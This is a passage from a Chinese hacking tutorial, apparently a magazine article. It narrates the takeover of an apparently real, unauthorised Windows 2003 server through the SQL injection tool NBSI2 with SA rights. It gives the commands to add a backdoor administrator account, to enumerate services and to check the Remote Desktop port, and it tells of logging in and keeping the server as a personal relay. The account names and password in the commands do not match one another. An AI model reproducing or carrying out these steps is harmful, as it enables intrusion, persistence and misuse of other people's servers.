


图3




图4

下面怎么办，有人要说了，建个表暴出WEB的物理路径，再插入一个ASP的马，然后再导出就得到一个WEBSHELL了。

对，这是行的通的，要饭的方法大家都熟悉了啊（什么，你不知道要饭是谁？告诉你吧就是那个臭要饭的），不错不错，但是有这个必要吗？就算你得到一个WEBSHELL，还要想着提升权限，岂不麻烦，我们来个更快的。直接在NBSI2里来做。还是直接运行DOS的命令，并且尝试回显，毕竟看到了心里踏实一点，呵呵~~先看看他的用户吧！net user然后执行，看到图5的结果。




图5

咖啡可以喝了，先喝点再来。好了，继续，直接加用户好了，反正我们在NBSI2里的权限是SA，这个权利大的不得了啊，加用户绝对没问题的！直接输入如下命令：

```
net user iceskyskl iceskysl /add
net localgroup administrators iceskysl /add
```

添加一个用户名字叫：iceskysl，密码是icesky，看到了图6和图7都成功了，现在就有了管理员帐号好了，我们来想办法登陆去！




图6




图7

看看他开了什么服务，直接net start执行，我差点叫了出来，今天真是太走运了，Terminal Services开了，还有SERV-U这个服务，这个东西我是最有经验搞定它的，以后再和大家讲啊，今天我们用不到它了！如图8，这就是传说中的3389了，好High，还有这么好的事啊！但是不晓得端口改了么？要是改了，还是要去读注册表或者别的什么办法找出来它的Terminal Services的端口，不怕不怕！还是在NBSI2里用netstat -an看下它的端口看看，找找有没有3389呢！（小编注：使用netstat -an|find "3389"可以更快的查找3389端口是否开放）

嘎嘎，找到了，图9，有这个端口哦，应该就是Terminal Services的端口了！




图8




图9

下面就好办了是吧，找个终端连接器连上去，我吓了一跳，大家看看图10吧，传说中的2003版本的服务器出现了，我记得默认的2003版本的服务器是不允许远程登陆的，真是郁闷啊，都到这里了却碰到了这个，哎！不过转念一想，不对啊！他开了Terminal Services，端口也没改，应该是管理员自己开的了，那就是说他自己要用这个远程登陆了，那我们有管理员的权限，也就应该可以远程登陆了，试试再说。

填上我刚加的管理员帐号iceskysl和密码icesky就点确定了，等啊等啊！




图10

等了一会，还真的连上了，显示出了图11的界面，HOHO~~好干净的服务器啊，桌面就3个图标，就这样的进去了，好象好简单啊！看下配置还可以，试下网速也还行，那就收下吧！以后给我做外网中转的IP，偶在学校的内网里做什么都不方便。爽啊！

